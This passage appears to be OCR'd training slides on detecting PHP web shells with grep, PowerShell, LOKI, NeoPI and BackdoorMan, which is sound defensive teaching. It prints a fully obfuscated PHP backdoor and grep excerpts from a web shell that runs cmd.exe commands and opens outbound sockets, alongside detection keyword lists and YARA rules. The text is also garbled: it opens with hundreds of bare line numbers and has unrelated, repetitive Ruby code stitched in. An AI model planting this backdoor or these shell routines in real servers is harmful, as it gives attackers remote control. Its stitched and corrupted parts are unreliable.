499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000
```

3.3.1 Linux Commands

When we execute the command, it detects both TXT web shells

```
root@ubuntu:/var/www/html# sudo find . -type f -name '*.txt' | xargs egrep -i "(mail|fsockopen|pfsockopen|stream|exec|system|passthru|eval|base64_decode) *\("
./v1/js/unknown.txt:$(s38aff50="\x62\x61\x73\x145\x36\x34\x5f\x64\x145\x63\x6f\x64\x145";@eval($s38aff50(
./v1/images/ss8.txt:$(html = curl_exec($ch);
./v1/images/ss8.txt:    $sburl = curl_exec($k);
./v1/images/ss8.txt:    $textz = gzinflate(base64_decode($text));
./v1/images/ss8.txt:    $aplt=new fffi("[lib='kernel32.dll'] int WinExec(char *APP,int SW);");
./v1/images/ss8.txt:    $res=$aplt->WinExec("cmd.exe /c $command >\\"$name\\" ,0);
./v1/images/ss8.txt:    $exec=$ws->exec("cmd.exe /c $command");
./v1/images/ss8.txt:    $perl->eval("system(\"$command\")");
./v1/images/ss8.txt:    if(function_exists('passthru')){@start();@passthru($command);$exec=ob_get_contents();ob_clean();ob_end_clean();}
./v1/images/ss8.txt:    elseif(function_exists('system')){ $tmp=ob_get_contents();ob_clean();@system($command);$output=ob_get_contents();ob_clean();$exec=$tmp;}
./v1/images/ss8.txt:    elseif(function_exists('exec')){@exec($command,$output);$output=join("\n",$output);$exec=$output;}
./v1/images/ss8.txt:    elseif(function_exists('shell_exec')){$exec=@shell_exec($command);
./v1/images/ss8.txt:        echo eval($eval);
./v1/images/ss8.txt:        @mb_send_mail(NULL, NULL, NULL, NULL, '-C $file -X /tmp/mb_send_mail');
./v1/images/ss8.txt:        $tmp=curl_exec($fh);
./v1/images/ss8.txt:        var_dump(curl_exec($ch));
./v1/images/ss8.txt:Base64 Decode      : ".base64_decode($md5).";
./v1/images/ss8.txt:        $msgsock = fsockopen($ipaddr,$port);
./v1/images/ss8.txt:        eval($buffer);
./v1/images/ss8.txt:        $fp = @fsockopen($domainToScan,$i,$errno,$errstr,10);
./v1/images/ss8.txt:        if(@mail($to,$subject,$comments,"From:$from"))
./v1/images/ss8.txt:        $data = curl_exec($ch);
./v1/images/ss8.txt:        $data = curl_exec($ch);
./v1/images/ss8.txt:    @system('ls /var/mail');
./v1/images/ss8.txt:        $full_index = "{\${eval(base64_decode(\"";
./v1/images/ss8.txt:    $verbinden = fsockopen($server, $Port);
./v1/images/ss8.txt:        $fp = fsockopen("udp://$read2[4]", 500, $errno, $errstr, 30);
./v1/images/ss8.txt:        $verbinden = fsockopen($server, $Port);
./v1/images/ss8.txt:        $dos = fsockopen($webserver, $Port);
./v1/images/ss8.txt:    mail ($salt,$sub,$meg,$head) ;
./v1/images/ss8.txt:        mail($to, $subject, "", $header);
./v1/images/ss8.txt:        if(@mail($to,$subject,$comments,"From:$from"))
./v1/images/ss8.txt:if($action=='eval_in_html') @eval($eval value);
```

3.3.1 Linux Commands

Previous Command checking TXT files

```
find . -type f -name '*.txt' | xargs egrep -i  
"(mail|fsockopen|pfsockopen|exec|system|passthru|eval|base64_decode) *\(
```

3.3.1 Linux Commands

The Linux commands are working well, for the most part. Now we'll introduce an unknown fully obfuscated PHP backdoor. No PHP functions are clearly visible within the code.

We know that this file is saved in the following location:
`/var/www/html/v1/fonts/`.

```
38 def initialize(experiment, observations = [], candidates = [])
39   @experiment = experiment
40   @observations = observations
41   @control = control
42   @candidates = observations - @control
43   evaluate_candidates
44
45   freeze
46 end
47
48 # TODO: the experiment's context
49 def context
50   @experiment.context
51 end
52
53 # TODO: the experiment's name
54 def name
55   @experiment.name
56 end
57
58 # TODO: the result of the match between the experiment and the control
59 def match
60   @experiment.result
61 end
```

3.3.1 Linux Commands

Unknown PHP Backdoor

```
k?php
$XR='r0nw'&~Y0dT01Wt;$Zaps4M='+l-'&')fw';$AKsSa=FAPZB." "|HDAHh.'!';$j5gQLS=#XTQGk'.
'c{'.wwtw_w.'}~ov}oo'&'sw}o~w_w}~su}oo';$PqU=#li5cBcb42vVsRV4pLBKntygCNiV5lHCR'.
'HA*:[ q`@]T@0ZLb>y M^@$@4@tA%0PI'|'@]'.kkR4UPA.'-'.Pjt8_.'!Va%XB@RB0@'./*LCU5'.
'UP@0M*/TPc0PK;$FtaeUxv='}9Z~?V@[4~o}Mj>'_Z_zK.'?'_keFwUsOd.'^We}'&'}{zN?'./*n'.
'fLL*/wxGiDe.'}m0z[oKa~7'.0wuug.'{~{n{';$rG4r3bseFJ='*n}Pqf-n#g'^#a_lCdbiaBRR'.
'm81-2Eu0~C';$rB='b1`]gAD~^A'|'!6`Ag@'.ptYG;$L_X96rF='k0>w=?~'&'Q{mw>7^';'yuBw'.
'-.A';$yc='@b @'!'|'BBp)@`';$mdKTVt=EcP791|UAFQ."<u";$ULin='4z#j1!K'^#IMQIwU'.
'c>Q pir';$wVYqzGy5='u%!k*{il'^^'=qu;u#690';$BywtZ8QaHfK=_KELlmn&'_wa~M[_];'BU'.
'igh ol';$YzuZ=n^');$PpCD4RJ914D=+'|*%'^t0ck;$IIBxK1GA_='']_&g;$StoL=M&i;'Jb'.
'K8f-._$Js';$IXedwT=T&D;$ZVe4pZrS1=$Zaps4M|('Adl'^^';D]');$atE4muYNLph=(#Dfa07h'.
' $;$G'|') %$SU')^$AKsSa;$vUr=$j5gQLS&('A^>1Nqy%F+'.SHI8.'['^#Ere06cpaZFw9p3w'.
'&$YX8<&C1E$4 W5');$Pwp6=('!Pec|L'^vLMPH5)^('?h}go>'&'?k|s{y}');$HLOTWYy3Ip6=/''.
'2c@lB! :Kru*/$PqU^$FtaeUxv;$bAXD1h2s=$rG4r3bseFJ^$rB;$00Xnet=('9{"_SIkzl&#gIg3'.
'=-'.KQnZo)^$L_X96rF;$ro74Wy=$yc|$ULin;$0IYd=$mdKTVt&('ys0[r]'&'{w_[y]');if(/''.
'Tf0tz*/$ZVe4pZrS1($atE4muYNLph($Pwp6))==$HLOTWYy3Ip6)$bIywY=$vUr($bAXD1h2s,/''.
'HNy*/$atE4muYNLph($wVYqzGy5.$BywtZ8QaHfK.$YzuZ.$PpCD4RJ914D.$IIBxK1GA_./*wQit'.
'NLNa~*/$StoL.$IXedwT));$bIywY($00Xnet,$ro74Wy,$0IYd);#k;xvCWvgqQ!L>?10w:u&{E'.
'@!*V9v939Jjr,?+kMW$8#{^v7[MR9pBS,PSH.o5}';
?>
```

3.3.1 Linux Commands

Below is the output we get if we run the last Linux command, the one-liner.

```
root@ubuntu:/var/www/html/v1/fonts# sudo find . -type f -name '*.php' | xargs egrep -i "(mail|fsockopen|pfsockopen|stream|exec|system|passthru|eval|base64_decode) *\\("
root@ubuntu:/var/www/html/v1/fonts#
```


The command didn't find anything, as expected. Hopefully, some of the other tools will help us hunt for these type of web shells.

3.3.2 Windows Commands

On Windows, we can perform grep-like actions using PowerShell's **Get-ChildItem** and **Select-String** cmdlets to search for keywords within files in the file system.

In this example, we'll just look at PowerShell's version of the grep one liner that was demonstrated a few slides [back](#).

3.3.2 Windows Commands




```
Administrator: Windows PowerShell
PS C:\inetpub\wwwroot> get-childitem -recurse -include "*.php" | select-string "(mail|fsockopen|psockopen|exec|b|system|b|passthru|eval|b|base64_decode)" | % {"($_.filename):($_.line)"} | Out-GridView
```

A brief explanation of this PowerShell command:

- **Get-ChildItem** is the equivalent of **dir** in the Windows command prompt or **ls** in Linux.
- **-Recurse** will go through all sub-directories of the root directory.
- **-Include** will instruct PowerShell only to check a specific file type.
- **| (pipe)**, its usage is similar to CMD and Linux.

3.3.2 Windows Commands



```
Administrator: Windows PowerShell
PS C:\inetpub\wwwroot> get-childitem -recurse -include "*.php" | select-string "(mail|fsockopen|psockopen|exec\b|system\b|passthru|eval\b|base64_decode)" | % {"$($_.filename):$($_.line)"} | Out-GridView
```

A brief explanation of this PowerShell command (CONTINUED):

- **Select-String** is the equivalent to **grep** in Linux.
- **\b** is a word boundary instructing PowerShell to stop exactly at that word.
- **% {"\$(\$_.filename):\$(\$_.line)"}** outputs the file name and line the word was found in.
- **Out-GridView** will display the output in a grid view format instead of console.

3.3.2 Windows Commands


Previous Command

```
get-childitem -recurse -include "*.php" | select-string  
"(mail|fsockopen|pfsockopen|exec\b|system\b|passthru|eval\b|base64_decode)" | % {"$($_.filename):$($_.line)"} | out-  
gridview
```



3.3.2 Windows Commands

Below is the output that we will receive from the previous PowerShell command.



```
get-childitem -recurse -include "*.php" | select-string "(mail|fsockopen|psockopen|exec\b|system\b|passthru|eval\b|base64_decode)" | Out-GridView
```

String	
nothing.php:\$log_email = "user@host.gov";	
nothing.php: array("find all .fetchmailrc files", "find / -type f -name .fetchmailrc"),	
nothing.php: array("find .fetchmailrc files in current dir", "find . -type f -name .fetchmailrc"),	
nothing.php: array("list file attributes on a Linux second extended file system", "lsattr -va"),	
nothing.php: array("PHP-code"; "#\" onclick=\"document.todo.act.value='eval';document.todo.d.value='%d';document.todo.submit();"),	
nothing.php:if (function_exists("myshellexec"))	
nothing.php:function myshellexec(\$cmd)	

3.3.2 Windows Commands

The previous command can be edited to point to the actual web logs and look for any keywords within the logs for any signs of maliciousness; of course, the same goes for the grep command in Linux.



3.3.3 LOKI Simple IOC Scanner

The first tool we'll look at is LOKI Simple IOC Scanner.

Let's run this tool against the directory `/var/www/html/` and see what we will find.



3.3.3 LOKI Simple IOC Scanner

As you should have expected, this tool was able to locate the web shells that were not obfuscated, which are locus7s.php and ss8.txt.

This tool works off signatures and/or a rule set, AKA IOCs.

We can see from the output that these files were found based on Yara Rules.

[illegible]

3.3.3 LOKI Simple IOC Scanner

If we navigate to **/Loki/signature-base/yara**, we can see all the Yara rules that are used with Loki.

To the right is a snippet of the contents of that particular folder.

```
root@ubuntu:/home/elsadmin/Desktop/tools/Loki/signature-base/yara# ls
apt_alienspy_rat.yar          apt_turla.yar
apt_apt10.yar                 apt_unit78020_malware.yar
apt_apt17_malware.yar         apt_uscert_ta17-1117a.yar
apt_apt19.yar                 apt_venom_linux_rootkit.yar
apt_apt28.yar                 apt_volatile_cedar.yar
apt_apt29_grizzly_steppe.yar  apt_waterbear.yar
apt_apt30_backspace.yar       apt_waterbug.yar
apt_apt6_malware.yar          apt_webshell_chinachopper.yar
apt_backdoor_ssh_python.yar   apt_wildneutron.yar
apt_backspace.yar             apt_winnti_ms_report_201701.yar
apt_beepservice.yar           apt_winnti.yar
apt_between-hk-and-burma.yar  apt_win_plugx.yar
apt_blackenergy_installer.yar apt_woolengoldfish.yar
apt_blackenergy.yar           cn_pentestset_scripts.yar
apt_bluetermite_emdivi.yar    cn_pentestset_tools.yar
apt_buckeye.yar               cn_pentestset_webshells.yar
apt_carbon_paper_turla.yar     crime_andromeda_jun17.yar
apt_casper.yar                crime_antifw_installrex.yar
apt_cheshirecat.yar           crime_bernhard_pos.yar
apt_cloudduke.yar             crime_buzus_softpulse.yar
apt_cn_pp_zerot.yar           crime_cmstar.yar
apt_codoso.yar                crime_cn_group_btc.yar
apt_coreimpact_agent.yar      crime_credstealer_generic.yar
```

3.3.3 LOKI Simple IOC Scanner

Let's take a peek at the Yara rules that Loki uses for web shells. The name of the file is called **thor-webshells-yar**.

```
/*  
  
THOR APT Scanner - Web Shells Extract  
This rulset is a subset of all hack tool rules included in our  
APT Scanner THOR - the full featured APT scanner  
  
Florian Roth  
BSK Consulting GmbH  
  
revision: 20160115  
  
License: Attribution-NonCommercial-ShareAlike 4.0 International (CC BY-NC-SA 4.0)  
Copyright and related rights waived via https://creativecommons.org/licenses/by-nc-sa/4.0/  
  
*/
```

3.3.3 LOKI Simple IOC Scanner

The first alert, locus7s.php, got a hit within Loki based on the following Yara rule within the thor-webshells.yar file:

webshell_c99_c99shell_c99_w4cking_Shell_xxx

3.3.3 LOKI Simple IOC Scanner

Here we can see a screenshot of LOKI's Yara file with the detection strings or C99.

```
rule webshell_c99_c99shell_c99_w4cking_Shell_xxx {  
  meta:  
    description = "Web Shell"  
    author = "Florian Roth"  
    date = "2014/01/28"  
    score = 70  
    super_rule = 1  
    hash0 = "61a92ce63369e2fa4919ef0ff7c51167"  
    hash1 = "d3f38a6dc54a73d304932d9227a739ec"  
    hash2 = "9c34adbc8fd8d908cbb341734830f971"  
    hash3 = "f2fa878de03732fbf5c86d656467ff50"  
    hash4 = "b8f261a3cdf23398d573aaf55eaf63b5"  
    hash5 = "27786d1e0b1046a1a7f67ee41c64bf4c"  
    hash6 = "0f5b9238d281bc6ac13406bb24ac2a5b"  
    hash7 = "68c0629d08b1664f5bcce7d7f5f71d22"  
    hash8 = "157b4ac3c7ba3a36e546e81e9279eab5"  
    hash9 = "048ccc01b873b40d57ce25a4c56ea717"  
  strings:  
    $s0 = "echo \"<b>HEXDUMP:</b><nobr>"  
    $s4 = "if ($filestealth) {$stat = stat($d.$f);}" fullword  
    $s5 = "while ($row = mysql_fetch_array($result, MYSQL_NUM)) { echo \"<tr><td>\".$r"  
    $s6 = "if ((mysql_create_db ($sql_newdb)) and (!empty($sql_newdb))) {echo \"DB "  
    $s8 = "echo \"<center><b>Server-status variables:</b><br><br>\";" fullword  
    $s9 = "echo \"<textarea cols=80 rows=10>\".htmlspecialchars($encoded).\"</  
  "textarea>"  
  condition:  
    2 of them  
}
```

3.3.3 LOKI Simple IOC Scanner

Even though that's the specific Yara rule that made a match with this particular web shell, please note that within this file there are several Yara rules for locus7s web shells.

Six entries are found within this Yara file.

```

$ss = "70"
$ss8 = "echo $msg=@fwrite($fp,$_POST['filecontent'])"
$ss9 = "Codz by Angel" fullword

condition:
    2 of them
}

rule webshell_c99_locus7s_c99_w4cking_xxx {
    meta:
        description = "Web Shell"
        author = "Florian Roth"
        date = "2014/01/28"
        score = 70
        super_rule = 1
        hash0 = "38fd7e45f9c11a37463c3ded1c76af4c"
        hash1 = "9c34adbc8fd8d908cbb341734830f971"
        hash2 = "ef43fef943e9df90ddb6257950b3538f"
        hash3 = "ae025c886f7f9ed159f49593674832"
        hash4 = "911195a9b7c010f61b66439d9048f400"
        hash5 = "697dae78c040150daff7db751fc0c03c"
        hash6 = "513b7be8bd0595c377283a7c87b44b2e"
        hash7 = "1d912c55b96e2efe8ca873d6040e3b30"
        hash8 = "e5b2131dd1db0dbdb43b53c5ce99016a"
        hash9 = "4108f28a9792b50d95f95b9e5314fa1e"
        hash10 = "b8f261a3cdf23398d573aaf55eaf63b5"
        hash11 = "0d2c2c15ed839e6bafc7aa9c69be715"
        hash12 = "41af6fd253648885c7ad2ed524e0692d"
        hash13 = "6fcc283470465eed4870bcc3e2d7f14d"

    strings:
        $s1 = "$res = @shell_exec($cfe);" fullword
        $s8 = "$res = @ob_get_contents();" fullword
        $s9 = "@exec($cfe,$res);" fullword

    condition:
        2 of them
}
```

3.3.3 LOKI Simple IOC Scanner

The second web shell that Loki was able to find was within the file called ss8.txt.

The Yara rule that located it was webshell_zacosmall.

```
rule webshell_zacosmall {  
  meta:  
    description = "Web Shell - file zacosmall.php"  
    author = "Florian Roth"  
    date = "2014/01/28"  
    score = 70  
    hash = "5295ee8dc2f5fd416be442548d68f7a6"  
  strings:  
    $s0 = "if($cmd!==''){ echo('<strong>'.htmlspecialchars($cmd).'\</strong><hr>'  
  condition:  
    all of them  
}
```

3.3.3 LOKI Simple IOC Scanner

Circling back, we see that our obfuscated web shells were not found by Loki. This can change if we produce Yara rules with a YAR file to locate these shells in the future.

Let's take a look at NeoPI and use the tool to hunt for these web shells.



3.3.4 NeoPI

From the NEOPI output, under the Top 10 lowest IC files and Top 10 entropic files for a given search, we can quickly see that there are not any of the web shells in the output.

Note: NeoPI will produce an output based on the following:

- Top 10 IC files
- Top 10 entropic files
- Top 10 longest word files
- Top 10 signature match counts
- Top 10 SUPER-signature match counts
- Top cumulative ranked files

```
elsadmin@ubuntu:~/Desktop/tools/NeoPI$ sudo python neopi.py -a /var/www/html

      )      (      (
    (/(      )\)\ )
  ( \() (      (O)/(O)
 ( \) )\ (      /(\) (\)
  ( \) /(\) \(\) (\)
 | \ ( \) (\) - \ |
 | : / - \ - \ | |
 | \ \ \ \ \ \ \ | | | Ver. *.USEGIT

[[ Total files scanned: 240 ]]
[[ Total files ignored: 0 ]]
[[ Scan Time: 2.280283 seconds ]]

[[ Average IC for Search ]]
0.009221635254

[[ Top 10 lowest IC files ]]
0.0039 /var/www/html/v1/images/space-shuttle.png
0.0039 /var/www/html/v1/images/satellite.png
0.0040 /var/www/html/v1/fonts/audiowide-regular-webfont.woff
0.0040 /var/www/html/v1/images/bg-home.jpg
0.0040 /var/www/html/v1/images/martianrover-journey.jpg
0.0040 /var/www/html/v1/images/astronaut.jpg
0.0041 /var/www/html/v1/images/curious-rover.jpg
0.0041 /var/www/html/v1/images/satellite-dish.jpg
0.0041 /var/www/html/v1/images/project-image3.jpg
0.0041 /var/www/html/v1/fonts/audiowide-regular-webfont.eot

[[ Top 10 entropic files for a given search ]]
7.9904 /var/www/html/v1/images/space-shuttle.png
7.9902 /var/www/html/v1/images/satellite.png
7.9742 /var/www/html/v1/images/bg-home.jpg
7.9732 /var/www/html/v1/fonts/audiowide-regular-webfont.woff
7.9701 /var/www/html/v1/images/martianrover-journey.jpg
7.9672 /var/www/html/v1/images/astronaut.jpg
7.9642 /var/www/html/v1/images/satellite-dish.jpg
7.9641 /var/www/html/v1/images/curious-rover.jpg
7.9555 /var/www/html/v1/images/space-station.jpg
7.9555 /var/www/html/v1/images/project-image3.jpg
```

3.3.4 NeoPI

From the below screenshot, we can tell that NeoPI was able to locate four of our web shells but not our fully obfuscated web shell. The first two web shells we see listed have a high number of detected signatures, while the following two only have one signature match for unknown.txt and unknown2.php. This is most likely because the only hit it can get from these two files is the function eval().

```
[[ Top 10 signature match counts ]]
141      /var/www/html/v1/locus7s.php
106      /var/www/html/v1/images/ss8.txt
1        /var/www/html/v1/js/unknown.txt
1        /var/www/html/v1/css/unknown2.php
0        /var/www/html/v1/images/mobile/mobile-collapse.png
0        /var/www/html/v1/images/mobile/mobile-menu.png
0        /var/www/html/v1/images/mobile/mobile-close.png
0        /var/www/html/v1/images/mobile/mobile-expand.png
0        /var/www/html/v1/images/js/mobile.js
0        /var/www/html/v1/images/space-station.jpg
```

3.3.4 NeoPI

Note that NeoPI was able to pick up potentially malicious code within both the PHP and TXT files.

Next, we'll look at the script called BackdoorMan to see if it can successfully find our fully obfuscated web shell.



3.3.5 BackdoorMan

From the output on the right, we can tell that the script picked up the Locus7s web shell. Each entry in the output will let us know why the file was flagged.

We can also see 2 functions flagged in this particular PHP file:

- php_uname
- popen

```
[*] Scanning: /var/www/html/
[*] Started: 2017-07-06 21:09:19.167095
[M] Suspicious Function: locus7s.php
    Function Name: php_uname
    Line Number: 50
    Full Path: /var/www/html/v1/locus7s.php
    Owner: 0:0
    Permission: 644
    Last Accessed: Thu Jul  6 18:23:25 2017
    Last Modified: Thu Jul  6 15:35:35 2017
    File Size: 220.4KiB
[M] Suspicious Function: locus7s.php
    Function Name: php_uname
    Line Number: 51
    Full Path: /var/www/html/v1/locus7s.php
    Owner: 0:0
    Permission: 644
    Last Accessed: Thu Jul  6 18:23:25 2017
    Last Modified: Thu Jul  6 15:35:35 2017
    File Size: 220.4KiB
[M] Suspicious Function: locus7s.php
    Function Name: popen
    Line Number: 66
    Full Path: /var/www/html/v1/locus7s.php
    Owner: 0:0
    Permission: 644
    Last Accessed: Thu Jul  6 18:23:25 2017
    Last Modified: Thu Jul  6 15:35:35 2017
    File Size: 220.4KiB
```

3.3.5 BackdoorMan

We can see additional functions that the script has flagged:

- exec
- system
- passthru
- base64_decode

```
[M] Suspicious Function: locus7s.php
| Function Name: base64_decode
| Line Number: 184
| Full Path: /var/www/html/v1/locus7s.php
| Owner: 0:0
| Permission: 644
| Last Accessed: Thu Jul 6 18:23:25 2017
| Last Modified: Thu Jul 6 15:35:35 2017
| File Size: 220.4KiB
```

```
[H] Suspicious Function: locus7s.php
| Function Name: exec
| Line Number: 85
| Full Path: /var/www/html/v1/locus7s.php
| Owner: 0:0
| Permission: 644
| Last Accessed: Thu Jul 6 18:23:25 2017
| Last Modified: Thu Jul 6 15:35:35 2017
| File Size: 220.4KiB
[H] Suspicious Function: locus7s.php
| Function Name: system(
| Line Number: 87
| Full Path: /var/www/html/v1/locus7s.php
| Owner: 0:0
| Permission: 644
| Last Accessed: Thu Jul 6 18:23:25 2017
| Last Modified: Thu Jul 6 15:35:35 2017
| File Size: 220.4KiB
[H] Suspicious Function: locus7s.php
| Function Name: passthru
| Line Number: 88
| Full Path: /var/www/html/v1/locus7s.php
| Owner: 0:0
| Permission: 644
| Last Accessed: Thu Jul 6 18:23:25 2017
| Last Modified: Thu Jul 6 15:35:35 2017
| File Size: 220.4KiB
```

3.3.5 BackdoorMan

The next file this script finds is unknown2.php. The only PHP function within this script is eval().

```
[M] Suspicious File Name: unknown2.php
    Full Path: /var/www/html/v1/css/unknown2.php
    Owner: 1000:1000
    Permission: 644
    Last Accessed: Thu Jul  6 18:23:26 2017
    Last Modified: Thu Jul  6 16:00:33 2017
    File Size: 1.4MiB
[H] Suspicious Function: unknown2.php
    Function Name: eval
    Line Number: 7
    Full Path: /var/www/html/v1/css/unknown2.php
    Owner: 1000:1000
    Permission: 644
```

3.3.5 BackdoorMan

Finally, the BackdoorMan script was able to successfully find our fully obfuscated web shell.

You might be asking what happened to the other 2 web shells? Don't forget they were intentionally saved under a different file format, TXT.

```
[M] Suspicious Activity: whatisthis.php
| Activity: $ZVe4pZrS1($atE4muYNLph($Pwp6)
| Line Number: 16
| Full Path: /var/www/html/v1/fonts/whatisthis.php
| Owner: 0:0
| Permission: 644
| Last Accessed: Thu Jul 6 19:55:22 2017
| Last Modified: Thu Jul 6 19:55:00 2017
| File Size: 1.5KiB
[M] Suspicious Activity: whatisthis.php
| Activity: $bIywY($00Xnet,$ro74Wy,$0IYd)
| Line Number: 18
| Full Path: /var/www/html/v1/fonts/whatisthis.php
| Owner: 0:0
| Permission: 644
| Last Accessed: Thu Jul 6 19:55:22 2017
| Last Modified: Thu Jul 6 19:55:00 2017
| File Size: 1.5KiB
118 threat(s) detected in the scanned destination.
[*] Ended: 2017-07-06 21:09:19.846427
[*] Elapsed: 0 Minutes, 0 Seconds
(END)
```

3.3.5 BackdoorMan

It should be pointed out that typically the output from the BackdoorMan script is color coded.

It wasn't color coded in the screenshots because the output was piped to less (**| less**) in order to be able to read the output clearly.

```
20 def initialize_experiment(experiment_name, observations = [], control = null)
21   @experiment_name = experiment_name
22   @observations = observations
23   @control = control
24   @candidates = observations + [control]
25   evaluate_candidates
26 end
27
28 # Main script
29 # Create a new experiment
30 experiment_name = "BackdoorMan"
31 observations = []
32 control = null
33 initialize_experiment(experiment_name, observations, control)
34
35 # Run the experiment
36 experiment_name = "BackdoorMan"
37 observations = []
38 control = null
39 initialize_experiment(experiment_name, observations, control)
40
41 # Run the experiment
42 experiment_name = "BackdoorMan"
43 observations = []
44 control = null
45 initialize_experiment(experiment_name, observations, control)
46
47 # Run the experiment
48 experiment_name = "BackdoorMan"
49 observations = []
50 control = null
51 initialize_experiment(experiment_name, observations, control)
52
53 # Run the experiment
54 experiment_name = "BackdoorMan"
55 observations = []
56 control = null
57 initialize_experiment(experiment_name, observations, control)
58
59 # Run the experiment
60 experiment_name = "BackdoorMan"
61 observations = []
62 control = null
63 initialize_experiment(experiment_name, observations, control)
64
65 # Run the experiment
66 experiment_name = "BackdoorMan"
67 observations = []
68 control = null
69 initialize_experiment(experiment_name, observations, control)
70
71 # Run the experiment
72 experiment_name = "BackdoorMan"
73 observations = []
74 control = null
75 initialize_experiment(experiment_name, observations, control)
76
77 # Run the experiment
78 experiment_name = "BackdoorMan"
79 observations = []
80 control = null
81 initialize_experiment(experiment_name, observations, control)
82
83 # Run the experiment
84 experiment_name = "BackdoorMan"
85 observations = []
86 control = null
87 initialize_experiment(experiment_name, observations, control)
88
89 # Run the experiment
90 experiment_name = "BackdoorMan"
91 observations = []
92 control = null
93 initialize_experiment(experiment_name, observations, control)
94
95 # Run the experiment
96 experiment_name = "BackdoorMan"
97 observations = []
98 control = null
99 initialize_experiment(experiment_name, observations, control)
100
```

3.3.5 BackdoorMan

Here we can see an example of the output when its directly printed and not piped through commands such as “less”.

```
[M] Suspicious Activity: whatisthis.php
Activity: $ZVe4pZrS1($atE4muYNLph($Pwp6)
Line Number: 16
Full Path: /var/www/html/v1/fonts/whatisthis.php
Owner: 0:0
Permission: 644
Last Accessed: Thu Jul  6 19:55:22 2017
Last Modified: Thu Jul  6 19:55:00 2017
File Size: 1.5KiB
[M] Suspicious Activity: whatisthis.php
Activity: $bIywY($00Xnet,$ro74Wy,$0IYd)
Line Number: 18
Full Path: /var/www/html/v1/fonts/whatisthis.php
Owner: 0:0
Permission: 644
